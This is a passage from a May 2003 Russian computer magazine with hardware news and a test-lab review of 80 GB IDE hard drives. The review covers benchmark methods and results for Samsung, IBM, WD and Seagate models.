разъемы, “шесть в одном” картовод (поддерживаются карты Smart Media, Memory Stick, Compact Flash, MultiMedia Card, Secure Digital, IBM Micro Drive), приемник для пультика и мега-штуку - дисплей DigiDoc, на котором может отображаться масса служебной информации, в т.ч. температура процессора – это, наверное, актуально для оверклокеров :). В комплект также входит хитрый пультик с поддержкой функций мыши и обладающий кучей горячих клавиш для работы с браузером, электронной почтой, DVD-проигрывателем, запуском приложений и т.п. Карта Chaintech Multimedia Card, устанавливаемая в CMR (Chaintech Multimedia Riser) слот, расширяет мультимедийные возможности системы, ведь на ней присутствуют два порта IEEE 1394, звуковые разъемы входа/выхода для поддержки 7.1 звука и SPDIF разъем для вывода цифрового аудио. Помимо всего этого в комплект поставки входит набор симпотных шлейфиков и отвертка «4 в одном». Неслабо? :)

## КПК для любителей перцовки

Совсем недавно украинское НПО “Версия” представило свою первую разработку на рынке карманных компьютеров – Posket PC Vesa. Вот основные спецификации новинки:




* Процессор: 200 МГц Intel XScale
* Память: 32 Мб флеш, 36 Мб ОЗУ
* Дисплей: 3,5 дюйма, 240x320, 65K цветов, transflective повышенной яркости
* Слоты расширения: Secure Digital/MMC с возможностью подключения периферии
* Размеры: 121,7x76,8x12,5 мм
* Вес: 120 граммов
* Источник питания: Li-Ion батарея, 900 мА*ч
* Программное обеспечение: Microsoft Pocket PC 2002, с возможностью переключения языка интерфейса (укр./англ.), MS Pocket PC Applications, Pocket Word, Pocket Excel, Pocket Outlook, Internet Explorer, Media Player, Проводник, Заметки, Контакты, Календарь. Также с малышкой поставляется множество игр и прочего полезного софта.

В серийный выпуск КПК поступает летом, розничная цена ожидается около $300.

## Модерская видеокарточка

На днях компания Hercules опубликовала официальный анонс новой графической платы 3D Prophet 9800 Pro. Карточка работает на чипсете RADEON 9800 PRO, обладает 128 мегабайтами памяти DDR, обмен данными с которой производится по 256-разрядной шине, устройство также имеет цифровой DVI и ТВ выходы. Особого внимания заслуживает внешний вид карточки – она выполнена на синей печатной плате и обладает довольно изощренной системой охлаждения. На чипе установлен главный вентилятор, который подсвечивается голубыми светодиодами, и при этом еще неслабо шумит – уровень создаваемого звука равняется 28 децибелам.



Радиаторы также располагаются на обратной стороне печатной платы, на микросхемах памяти и стабилизаторах напряжения. Номинальные частоты работы чипа и памяти составляют соответственно 380 и 340 МГц. В розничной продаже, начало которой, к слову, намечено на конец апреля, устройство будет комплектоваться гамесой Rainbow Six Raven Shield.

## DVD-резаки от Sony

Sony расширила линейку своих dvd-rw приводов, выпустив достойную смену знаменитому DRU-500A. Это два девайса DRU-510A и DRU-510UL, которые отличаются от предшественника увеличенной скоростью записи как dvd-(r)w, так и обычных cd-(r)w болванок. Первый привод устанавливается



внутри системного блока и взаимодействует с PC через интерфейс ATAPI. Второй резак – внешний, подключается через USB 2.0 (максимальная скорость передачи данных – 480 Мбит/сек) или i.LINK.
Устройства поставляются с полным комплектом необходимого ПО, что позволяет сразу после покупки привода приступить к записи дисков самых разных форматов. Ниже приведены основные технические характеристики устройств.
Sony DRU-510A
Подключение к PC: интерфейс ATAPI (EIDE)
Скорости записи/чтения:
запись DVD-r(w) дисков на скорости до 4x
чтение DVD-ROM на скорости до 12x

NEXT

май 2003
№53

запись CD-R на скорости до 24x
запись CD-RW на скорости до 10x
чтение CD-ROM на скорости до 32x
Размеры: 146x41,4x192 мм (ширина/высота/длина)
Поддерживаемые ОС: Windows 98SE/2000/Me/XP
Пиковая скорость передачи данных: 33,3 Мбит/с (макс.)
Время доступа: 160 мс (CD-ROM), 200 мс (DVD-ROM)
Объем буфера: 8 МБ
Метод записи (CD): диск целиком, дорожка, сессия, пакетная запись
(DVD): Запись с произвольным доступом (DVD+RW/DVD-RW), последовательная запись (DVD+R/+RW, DVD-R/-RW)
Поддерживаемые форматы дисков: DVD-ROM, DVD-Video, DVD+RW, DVD+R, DVD-RW, DVD-R, CD-ROM, CD-DA, Video CD, Photo CD (многосессионные), CD TEXT, CD Extra

Sony DRX-510UL
Подключение к PC: USB 2.0 и i.LINK
Размеры: 164x53x246 мм (ширина/высота/длина)
Пиковая скорость передачи данных: 480 Мбит/с (максимальная для USB 2.0)

## Симпотная цифровушка от Leica

Leica обновила линейку своих цифровых фотокамер, выпустив 3-мегапиксельную малышку, выполненную в очень стильном металлическом корпусе из алюминиевого сплава. Камера обладает 3-кратным оптическим зумом. Вот основные спецификации малютки:
* Сенсор: 1/2,5» CCD-матрица, 3,34 млн. элементов (3,2 млн. эффективных пикселов)
* Разрешение: 2048x1536, 1600x1200, 1280x960, 640x480 и 320x240 в режиме записи видео
* Форматы файлов: JPEG, DPOF, QuickTime Motion



JPEG со звуком
* Носитель: SD Memory Card, вместе с камерой поставляется карточка объемом 64 Мб
* Светочувствительность: ISO 50/18°, 100/21°, 200/24° и 400/27°
* Объектив: LEICA DC VARIO-ELMARIT, апертура F:2,8–4,9, фокусное расстояние 5,8–17,4 мм (35-105 мм на 35-мм эквиваленте), 7 элементов, 6 групп, 3 асферические линзы
* Цифровой зум: 3x
* Минимальная дистанция фокусировки: 10-30 см
* Время выдержки: 1 - 1/2000 в режиме фото, 1/30 - 1/1000 с в режиме записи видео
* Видоискатель: оптический, 0,36x-1,0x
* ЖК-дисплей: 1,5» TFT 114000 пикселов
* Таймер: 2-10 с
* Интерфейсы: 5-pin mini-USB 2.0, композитный аудио/видео выход
* Совместимость: EPSON Print Image Matching System (PIM 2.5), Digital Print Order Format (DPOF), MacOS 9.x –MacOS X, Windows 98/ME/2000/XP
* Питание: встроенный литий-ионный аккумулятор 680 мАч
* Энергопотребление: не более 2,1 Вт
* Размеры: 121x52x34 мм
* Вес: 200 г вместе с аккумулятором

## С ZyXEL - в LAN

16 апреля компания ZyXEL представила в России две новых линейки своей продукции - оборудование для локальных (в том числе беспроводных) сетей. Серия OMNI LAN включает 10/100 и 1000-мегабитные сетевые карты OMNI LAN PCI и сетевые коммутаторы, модельный ряд которых довольно широк: от простых настольных 10/100 Мбит/с свитчей (серия OMNI LAN SWITCH) до навороченных управляемых гигабитных коммутаторов (модель ES-2008-GTP) и 24-портовых коммутирующих девайсов (для стойки, формат 1U) с модульной архитектурой (модель ES-3024).
В линейку же беспроводных (WLAN - Wave LAN) устройств OMNI AIR входят сетевые адаптеры с различными интерфейсами, точки доступа (простые и с функциями маршрутизатора) и антенны. Wireless-девайсы построены на чипсете ZyXEL A1 собственной разработки ZyXEL, обеспечивающем высокую скорость передачи данных и большие расстояния, на которых возможна надежная работа. Устройства поддерживают стандарт IEEE 802.11b (скорость до 11 Мбит/с).
Все активные сетевые устройства ZyXEL работают под управлением ZyNOS - масштабируемой ОСи ZyXEL, поддерживающей большинство современных стандартов сетевой безопасности. Так что локалка на основе железа ZyXEL (даже беспроводная!) будет вполне секьюрным местом.

## Новые накопители Samsung

Реализуя свои наполеоновские планы по завоеванию рынка жестких дисков в России в частности и в мире вообще, компания Samsung Electronics представила новые линейки венчестеров SpinPoint. Серии SpinPoint VL40 (20/30/40 Гб) и PL40 (20/40Гб) являются новым поколением накопителей начального уровня с плотностью записи 40 Гб на блин и скоростью вращения шпинделя 5400 и 7200 об/мин соответственно. В сериях V80 и P80 (высокопроизводительные жестаки) плотность записи повысилась в два раза до 80 Гб/пластина (о плотности можно судить по цифре в названии серии). Кроме этого, девайсы P80 обладает 8-ми меговым буфером, а так же винчестеры этой серии снабжены новомодным 150 Мб/с интерфейсом Serial ATA (SATA). Все представленные жесткие диски поддерживают запатентованную акустическую технологию подавления шума Samsung NoiseGuard и SilentSeek.
Также Samsung объявила о выпуске обновленной линейки оптических приводов (CD-ROM, CD-R/RW и Combo DVD-ROM/CD-R/RW), в которой можно отметить первый в мире комбинированный привод SM-352 с буфером в 8 мегов и рекордной скоростной формулой: 52x (запись)/24x (перезапись)/52x (чтение)/16x (чтение DVD). Естественно, он поддерживает все современные форматы: DVD-ROM, DVD-R, DVD-RW, DVD-RAM, DVD-Video, CD-DA, CD-ROM, CD-ROM/Xa и др.




## Чемпионат по сборке ПК: этап 2

Не успел выйти апрельский номер, в котором мы писали про Чемпионат России по сборке компьютеров, проводимый компанией Gigabyte (вернее, его первый тур), как состоялся второй этап этих почетных соревнований. Это радостное событие произошло в субботу, 23 апреля, в торговом комплексе "Москва" (это тот офигительных размеров "магазин", что находится в Люблино). На сей раз желающих испытать себя или посмотреть, как это будут делать другие, заметно прибавилось.




Главное, о чем стоит рассказать, это, конечно, новый рекорд. Невооруженным взглядом было видно, что ребята в этот раз собрались серьезные. Борьба развернулась нешуточная (хотя руки тряслись даже у пузатых и небритых дядей :)). В общем, теперь для того чтобы побороться за победу в финале, тебе придется научиться собирать комп меньше, чем за пять минут: 23 марта было зафиксировано абсолютно лучшее время: 5 минут 8 секунд.




Кстати, в этом чемпионате Х принял самое непосредственное участие. Зрители и участники могли лицезреть нашего спецагента-диверсанта среди бравой команды судей. Агент Ядовитый, более известный как главвред Х, самоотверженно выполнял миссию арбитра (все доверенное ему оборудование составляло один единственный секундомер, а с ним диверсию, согласись, произвести затруднительно :)), но внезапно был рассекречен и препровожден на сцену для награждения победителей.
По традиции, без подарков никто не ушел: даже те, кто занял первые места с конца, получили поощрительные призы от многочисленных спонсоров (в особенности, генерального - Gigabyte'а и компании Бюрократ, представляющей торговую марку Genuis). А победитель ушел домой с новеньким компом (P4, ЖК-монитор и т.д.), который, в общем-то, может выиграть любой пряморукий любитель PC. Регистрация участников здесь: www.winner.gigabyte.ru.



test_lab (test_lab@gameland.ru)




# 362.5 кубических сантиметра памяти




Сегодня мы протестировали для тебя 80-гиговые винты. Почему именно 80? Да потому что на сегодняшний день это самый популярный объем. Суди сам – диски объемом 80 гигабайт стоят дороже 40-гиговых баксов на 20-30 (зависит от того, где покупать). Однако стоят восьмидесятки в переделах ста космокредов, в отличие от 120-гиговой родни. Ну а запросы на объемы у нас нынче велики, нужно, чтобы влезали новые прожорливые программы, новые игры на нескольких дисках, фильмы, музыка и, конечно же, порнушка. Все это качается из Халявного инета, из домашней сети, с дисков, на время позаимствованных у друзей. Терпения для того, чтобы записать всю разросшуюся коллекцию на CD-диски не хватит, а пишущие DVD только набирают обороты. Так что будем выбирать для тебя 80-гигового друга.

**Прежде чем приступить к масштабному тестированию, давай подумаем: как ты используешь твою тачку. В железе намечается три сегмента: настольные ПК (desktop), рабочие станции (workstation), серверные компьютеры (server). Бывают еще суперкомпьютеры и другие специализированные машины, но о них речь сейчас не идет. Лучше всего ты знаком с настольными компами, поскольку они самые дешевые, именно их используют дома. Серверные монстры отличаются повышенной надежностью, увеличенным количеством процессоров, расширенным объемом памяти и КЭШа, высокоскоростными интерфейсами SCSI для накопителей. Они рассчитаны на работу с большим количеством пользователей. Рабочая станция занимает промежуточное положение между настольным и серверным компом. Она должна решать индивидуальные задачи, для которых требуется мощь, сравнимая с серверной. Железо workstation также может отличаться многопроцессорностью, расширенным объемом памяти, наличием специализированных устройств.**

Итак, мы только что выяснили, что IDE винчестеры не всегда используются с рабочими станциями и серверами, для них часто используют сказевые винты. Однако ты можешь пытаться решать на своем настольном ПК задачи для workstation и server. Например, ты можешь заняться на десктопном ПК профессиональным видеомонтажом или захочешь использовать его в качестве файл-сервера в твоей домашней сети либо в интернете. Для нашей страны это особенно актуально, русский человек всегда стремился выжать из дешевого железа максимум производительности. Вот мы и протестили обычные IDE-харды с учетом решения трех типов задач: настольных систем, рабочих станций, серверов.

Итак, для всех платформ прежде всего важна надежность. Ты же не хочешь, чтобы пропали все твои данные, выстраданные годами копирования и скачивания. На надежность косвенно влияет температурный режим винчестера. Количество лет гарантии производителя также может говорить о надежности. Если производитель или продавец дает на свой диск расширенную гарантию, это может означать, что он уверен в исключительном качестве своего продукта. Хотя отсутствие расширенной гарантии само по себе не говорит о ненадежности харда. Дело в том, что компьютерные компоненты стареют очень быстро, и некоторые производители ограничивают гарантию на старое железо для экономии средств, хотя полностью уверены в надежности своих продуктов. В технических характеристиках винта о надежности говорит такой параметр, как среднее времени наработки на отказ. При этом срок жизни электрических компонентов – 5 лет, хотя из практики известно много случаев, когда винчестер жил и больше. Также о надежности косвенно говорит DTR (Data Transfer Rate) – график чтения, показывающий скорость передачи данных в зависимости от читаемого места на пластине, об этом мы еще поговорим подробнее.

Для домашнего и офисного пользователя немаловажен уровень шума. Те, кто проводят в обществе компа больше восьми часов в день, знают, как хочется застрелиться, когда винт жутко воет или громыхает. На шум также влияет температура, потому что если винчестер сильно греется, тебе придется ставить дополнительные вентиляторы, охлаждения жесткого диска, а они тоже шумят.

Различия скоростных характеристик современных винтов можно прочувствовать уже на профессиональных задачах для рабочих станций. Конечно, неприятно, если винт будет запаздывать с загрузкой нужных фрагментов высококачественного видео или аудио в твой новый фильм или мегамикс.

В серверных системах с огромным числом пользователей всплывает новая проблема: большое количество одновременных запросов на чтение и запись данных. У двух хардов может быть одинаковая скорость при небольшом количестве запросов, и различная при огромном количестве одновременных запросов. Для серверных задач играют роль не только скоростные характеристики HDD, но также приобретает особую важность умение алгоритмов харда интеллектуально работать с данными - учитывать конкуренцию между разными запросами и адреса считывания/записи данных. Не нужно забывать, что при больших нагрузках нагрев HDD увеличивается, следовательно, требуется дополнительное охлаждение. Использование вентиляторов в серверных системах – рискованное дело. Ведь отказ вентилятора может привести к отказу всего сервера. Однако в большинстве серверных решений нагрузки такие, что без дополнительного охлаждения никак не обойтись.

Вот краткий список параметров, важных для применения HDD в разных системах:

**1) Настольные системы (desktop)**
- надежность;
- акустические характеристики;
- синтетические скоростные характеристики (Business, HI-END);

**2) Профессиональные системы (work station)**
- надежность;
- реальные скоростные характеристики;
- синтетические скоростные характеристики (Hi-End)
- акустические характеристики;

**3) Серверные системы (server)**
- надежность;
- реальные скоростные характеристики;
- синтетические (WEB, FTP);
- алгоритмы чтения;
- акустические характеристики;

Держа в голове этот небольшой список, мы выбрали тесты, определяющие нужные параметры!

## КАК МЫ ТЕСТИРОВАЛИ?

Производительность современной системы не сильно влияет на результаты тестирования жестких дисков. Например, наши коллеги http://www.fcenter.ru/ тестируют жесткие диски на платформе PIII 800MHz (Intel i815). При этом результаты наших тестов различаются не сильно.

## HDTACH 2.61

Один из самых популярных тестов, который юзают пользователи во всем мире. С помощью этой утилиты мы измеряли скорости чтения и записи (Read Speed & Write Speed). Нам интересны пиковые скорости: минимальная (minimum), максимальная (maximum), а также средняя (average). Скорости чтения и записи зависят от множества условий. Больше всего на это влияет удаление от шпинделя диска. Угловая скорость вращения блина постоянна, а линейная скорость зависит от радиуса удаления от шпинделя. То есть если головка движется от края к центру, то линейная скорость, с которой пробегают под ней дорожки, падает.

С точки зрения пользователя предпочтительнее постоянная скорость. Ведь тебя не должно волновать, в каком месте на блине лежат твои данные, ты хочешь получать их из любого места одинаково быстро. Потому, чем меньше разница между максимумом и минимумом, и чем выше средняя скорость (average speed), тем лучше!

Прежде чем считывать данные с блина, надо найти место (где они записаны) и поставить (позиционировать) туда головку. Эти манипуляции влияют на время случайного доступа (Random Access Time). Чем оно меньше, тем лучше. Один большой файл копируется быстрее, чем много маленьких файлов. При этом суммарный объем маленьких файлов равен объему большого. Линейная скорость чтения та же, но на поиск каждого нового файла будет затрачиваться дополнительное время, потому что маленькие файлы разбросаны по диску, и нужно двигать головкой, чтобы до них достать.

Итак, HDTach позволяет проверить реальные скоростные характеристики винчестера и сравнить их с результатами других тестеров.

Однако график чтения этот тест строит слишком быстро и недостаточно точно, потому мы не использовали его графики для наших выводов. HDTach прогонялся три раза, и бралась средняя величина. Таким образом, мы постарались исключить возможные глюки работы этой утилиты.

Можешь качнуть эту программу на сайте http://www.tcdlabs.com/hdtach.htm.

## INTEL IOMETER

Полностью синтетический тест, который позволяет моделировать нагрузки различной степени тяжести. Нагрузки моделируются с помощью специального шаблона (pattern). В шаблоне можно задать процентное соотношение различных запросов, величину блоков данных (Transfer Request Size), соотношение команд чтения и записи (Percent Read/Write Distribution), соотношение случайных и последовательных запросов (Percent Random/Sequential Distribution). Pattern определяет качество запросов, количество отдельных запросов определяется параметром Outstanding I/Os. Значение этого параметра 1 – соответствует линейному доступу к диску, 4 – нагрузке небольшого приложения Windows, 16 – среднего приложения, 64 – толстые проги типа Photoshop, 64-256 – соответствует серверной нагрузке. IOmeter так устроен, что гоняет головки по всей поверхности дисков, это очень похоже на режим работы серверного накопителя. При этом он сильно греется. Это значит, что серверный винчестер обязательно придется охлаждать дополнительными вентиляторами. Из-за такой работы с головками IOmeter наиболее эффективен при эмуляции серверных нагрузок, и не очень адекватен при эмуляции обычных.

Мы использовали паттерны для файлового сервера и для WEB-сервера, каждый паттерн прогонялся с различными нагрузками. Этот тест позволил выявить, как себя ведут винчестеры на разных серверных нагрузках.

В результате мы получали для каждого типа паттерна и нагрузки Total I/Os Per Second. То есть общее количество операций ввода/вывода в секунду, на которое способен хард при данной нагрузке. Эта величина зависит и от скорости чтения, и от времени случайного доступа, и от алгоритма работы с данными на блине. Ты можешь настроить Intel IOmeter под свое собственное тестирование, разработать собственный паттерн.

Тест можно достать на сайте http://sourceforge.net/projects/iometer/.

О практических аспектах применении Intel IOmeter можно нарыть инфы на сайте http://storagereview.com/articles/200003/20000313OSandBM_4.html.

## ZIFF-DAVIS WINBENCH 99 VER 1.1

Классический набор тестов. Что говорить, этот инструмент не молод, однако его использование позволяет сравнить производительность винтов нескольких поколений. В нем имеется большой набор средств, которые работают стабильно и адекватно, и дают повторяющийся результат.

## КОНФИГУРАЦИЯ ТЕСТОВОГО СТЕНДА

- **Системная плата: ECS K7S5A (SIS 735);**
- **Проц: Athlon XP 1600+ (Palamino);**
- **Память: 256 SDRAM (HYNDAI);**
- **Видеокарта: 3DFX Velocity 100 8Mb;**
- **Системный диск: IBM IC35L040AVVA07-0;**
- **Операционная система: WinXP Home Edition SP1.**
- **AT-блок питания для тестирования акустических характеристик.**

В набор входят физические тесты, которые подобно HDTach определяют скорости чтения/записи (минимальную, максимальную, среднюю), определяют среднее время доступа. WinBench хорошо строит DTR (Data Transfer Rate) – график скорости передачи данных в зависимости от положения головки на блине. На построение такого графика уходит целых полчаса. По графику можно судить не только о скорости чтения, но и о качестве поверхности блинов. Ведь испорченный участок либо перечитывается несколько раз, либо переносится в другую область. И то и другое вызывает падение скорости на графике DTR.

Также WinBench имеет набор синтетических тестов, в которых эмулируется нагрузка на диск различных приложений. В пакете Business Disk WinMark эмулируется нагрузка офисных приложений, а в пакете Hi-End эмулируются Adobe Photoshop, Adobe Premiere, Sonic Foundry Sound Forge, Microsoft Visual C++ и так далее. При создании таких эмуляторов разработчиками записывались манипуляции с диском реальных приложений.

Таким образом можно оценить вклад скоростных характеристик винчестера в производительность реальных программ.

## ATTO DISK BENCHMARK

Дополнительно мы использовали тест, позволяющий оценить скорость работы жесткого диска с чтением и записью блоков различного размера. Жесткий диск так устроен, что небольшие блоки данных считывает и записывает медленнее. Отчасти с этим связаны различия в работе двух файловых систем: FAT32 и NTFS. Работа с различными по размеру блоками косвенно указывает на особенности алгоритмов винчестера.

## ТЕМПЕРАТУРА

Данные по температуре взяты из SMART с помощью SpeedFan после тестирования в IOmeter. У современных винчестеров есть встроенные датчики температуры. Тестирование длилось 28 минут. С помощью отдельно проведенных исследований мы выяснили, что для разогрева диска и стабилизации температуры достаточно 20 минут. Все дело в том, что IOmeter дает неслабую нагрузку на винчестер.

В тесном закрытом корпусе (midi ATX с вертикальным БП) температура первого же тестируемого диска (WD) уже через 20 минут после запуска IOmeter достигла 55 градусов. Так как 55 градусов - предельная паспортная температура, тестирование пришлось приостановить. В дальнейшем все диски тестировались на открытом пространстве. То есть лежали микросхемами вниз на столе. Для лучшего охлаждения на диск сверху укладывался 60-мм вентилятор. Так как в течение дня невозможно гарантировать неизменность комнатной температуры, замеры не страдают избыточной точностью, однако они дают представление о том, как греются современные диски при мощной нагрузке.

Кстати, в технических характеристиках допустимый максимальный градиент температуры - нагрев на 20 градусов в час. Однако, как показывает практика, многие устройства проходят 20 градусов за несколько десятков минут при серьезной нагрузке. Это еще один пример того, как температурный режим влияет на надежность устройства.

## ШУМ

Уровень шума важен не только для любителей тишины, этот параметр косвенно говорит о качестве механической системы, а значит и о надежности!

Шум в режиме холостого хода оценивался ночью в тихом помещении. Драйв подключался к безвентиляторному блоку питания без компьютера. То есть слышно было только работу механики HDD. Выделились устройства, которые работали с одинаковой громкостью и на куске поролона, и на рабочем столе. Однако были винты, которые работали тихо, но на твердой поверхности начинали резонировать.

Те же два теста (на мягкой и жесткой поверхности) проводились с помощью компьютера при обращении к винчестеру, так, чтобы был слышен шум головок. Если винчестер позволял включить тихий режим работы головок, то проводились дополнительные два теста.



test_lab (test_lab@gameland.ru)

# ТЕСТОВЫЕ РЕЗУЛЬТАТЫ

## SAMSUNG SPINPOINT P40 SP8004H

- Реальная емкость: 74,56 (ГБ);
- Количество дисков: 2;
- Количество головок: 4;
- Интерфейс: Ultra ATA/100;

Заявленное время задержек:

- По дорожкам 0,8 мс;
- Среднее 8,9 мс;
- Полное 16,9 мс;
- Среднее время ожидания: 4,17 мс;
- Объем буферной кэш-памяти: 2048 Кб;
- Удар (Рабочий режим) 63 G;
- Удар (Режим хранения) 350 G;
- Потребление (чтение/запись) 6 W;
- Потребление (доступ (1/3 доступ, 30% нагрузки)) 7 W;
- Потребление (холостой ход) 5,8 W;
- Шум (Нет занятости): 3,15 белл;
- Шум (Чтение/запись): 3,3 белл.

HDTach показал невысокую скорость, на уровне винчестеров предыдущего поколения. Однако по данным IOmeter выяснилось, что для серверного применения SAMSUNG SpinPoint P40 SP8004H - самый клевый после IBM Deskstar 180GXP IC35L090AVV207. Это не удивительно, поскольку, несмотря на низкие линейные скорости, SAMSUNG SpinPoint P40 SP8004H обладает наименьшей задержкой по времени случайного доступа к данным, также после BM Deskstar 180GXP IC35L090AVV207. Небольшое время доступа говорит о хорошей и качественной механике винчестера.

WinBench показал график DTR (Data Transfer Rate), по нему можно судить об отличном качестве поверхности пластин - график идеальный без зубчиков.

Первые 40 гигабайт на графике - примерно одинаковая скорость, зато последние 40 гигов скорость быстро падает. Получается, что если твои данные валяются в первой половине диска, то максимальная скорость равна средней, иначе скорость будет падать. Business показал низкие скорости, хотя нам тут много и не нужно. Hi-End тоже невысок. Чтобы почувствовать эту разницу в реальной работе, нужно, чтобы различия были в два раза. SAMSUNG SpinPoint P40 SP8004H практически не отстает, поэтому тормоза заметны не будут.

ATTO нарастает медленно, гладкий график позволяет догадаться, что алгоритмы отлично продуманны.

Потребляемая мощность ниже средней! Видимо, благодаря этому SAMSUNG SpinPoint P40 SP8004H значительно меньше греется - на целых 10 градусов. 39 градусов против 46-48 у остальных винтов. О надежности винчестеров SUMSUNG косвенно говорит трехлетняя гарантия. Между прочим, это единственный производитель, дающий гарантию такого рода!

Шум выше среднего. На холостом ходу диск не резонирует, но шумит довольно сильно, правда, уровень резонанса повышается во время работы головок, потому, в идеале, рекомендуем закреплять его при помощи резиновых шайб или класть на что-то мягкое.

Итак, мы имеем один из самых быстрых и надежных винчестеров для серверного применения.




## IBM DESKSTAR 180GXP IC35L090AVV207-0

- Реальная емкость: 76.69 (Гб);
- Количество дисков 2;
- Количество головок 3;
- Интерфейс Ultra ATA/100;
- Average (ms) 8.8;
- Track to track (ms) 1.1;
- Full track (ms) 15.4;
- Среднее время ожидания 4,17 мс;
- Объем буферной кэш-памяти 2048 Кб;
- Удар (рабочий режим) 55 G;
- Удар (Режим хранения) 350 G;
- Потребление (Холостой ход) 5.9 W;
- Шум (Нет занятости 2.8) белл;

HDTach показал один из самых высоких результатов по линейной скорости и самое маленькое время случайного доступа.

IOmetr дал IBM Deskstar 180GXP IC35L090AVV207 заслуженное первое место. Благодаря самому маленькому времени доступа и самому серверному алгоритму. Ходят слухи, что IBM делает SCSI-винты для серверов и IDE на одной базе. Наши тесты эти слухи подтверждают.

Winbench проигрывает WD Caviar WD800JB. Это, возможно, связано с объемом буфера.

DTR также с небольшими зубчиками. Возможно, для новых пластин недостаточно отработана технология.

ATTO – самый клевый график - резко растет и не меняется, снова напоминает нам о серверных алгоритмах.

Средний по громкости на холостом ходу, самый тихий при работе с головкам. В тихом режиме второй. Если положить на поролон и включить тихий режим, то головки не слышно совсем. Не резонирует в тихом режиме. В холостом режиме сильно резонирует и неприятно гудит. Вообще для последних винчестеров IBM такое не характерно, поэтому мы решили, что к нам попала не очень удачная модель!

В результате мы имеем самый скоростной винт для серверного применения, один из самых скоростных вообще и один из самых тихих. Словом, драйв явно напрашивается на медаль, однако нас все же смущают зубчики на DTR. Кстати, покупая IBM Deskstar 180GXP IC35L090AVV207, мы получаем бонус в два гигабайта!







test_lab (test_lab@gameland.ru)

## WD CAVIAR WD800JB-00ETA0

- Реальная емкость: 74.53 (ГБ);
- Количество дисков 2;
- Количество головок 4;
- Интерфейс Ultra ATA/100;
- Read Seek Time (Average) 8.9 ms;
- Write Seek Time (Average) 10.9 ms (average);
- Track-To-Track Seek Time 2.0 ms (average);
- Full Stroke Seek 21.0 ms (average);
- Среднее время ожидания 4,2 мс;
- Объем буферной кэш-памяти 2048 Кб;
- Удар (рабочий режим) 20G, 2ms;
- Удар (режим хранения) 250G, 2ms;
- Потребление (холостой ход) 7,25 W;
- Шум (нет занятости): 35 dBA;
- Шум (поиск) 39 dBA (average);

По данным HDTach самая высокая линейная скорость. Время доступа выше среднего.
По данным IOmeter на третьем месте после SAMSUNG SpinPoint P40 SP8004H и IBM Deskstar 180GXP IC35L090AVV207, на больших нагрузках обходит самсунг.
Winbench: DTR – заметны зубчики. Спадает средне. Всех обходит на тестах Winbench, даже IBM Deskstar 180GXP IC35L090AVV207.
ATTO нарастает медленно, но неуклонно.
Увеличенный буфер (8 метров) - потенциальная предпосылка к большей производительности.
На холостом ходу вместе с SAMSUNG SpinPoint P40 SP8004H шумит громче всех. Хотя даже такой уровень шума вполне приемлем – работать можно. Частота звука чуть ниже SAMSUNG SpinPoint P40 SP8004H. Звук работы головок раздражает больше, резонирует при работе головок. Если положить на мягкое, резкий звук остается. Винт имеет самое высокое потребление и греется больше всех.
В результате мы имеем винт с самыми высокими линейными скоростями и увеличенным буфером. Это дает ему победу в Business и Hi-End приложениях (всего на несколько единиц). Однако в серверном использовании только третье место, да и греется он очень сильно.




## SEAGATE BARRACUDA 7200.7 ST380011A

- Реальная емкость: 74.53 (ГБ);
- Количество дисков 1;
- Количество головок 2;
- Интерфейс Ultra ATA/100;
- Average Seek (msec) 8.5;
- Среднее время ожидания 4,16 мс;
- Объем буферной кэш- памяти 2048 Кб;
- Удар (рабочий режим) 63 G;
- Удар (режим хранения) 350 G;
- Потребление (Чтение/запись) 12 W;
- Потребление (Доступ) 12.5 W;
- Потребление (Холостой ход) 7 W;
- Шум (нет занятости) 2,5 белл;
- Шум (Чтение/запись) 3,1 белл;

HDTach показал медленное время доступа, как у WD Caviar WD800JB. Показывает линейные скорости, близкие к лидерам обзора. Однако слишком большой разброс между минимумом и максимумом.
Предпоследнее место в серверном рейтинге IOmeter.
Winbench. DTR быстро падает, однако график близок к идеальному. Business - средний, Hi-End предпоследний.
ATTO предпоследний.
На холостом ходу шума не слышно, но резонанс есть. Отсутствует управление акустикой, но винт сам по себе довольно тихий. Головки резонируют, звук не громкий, но звонкий.
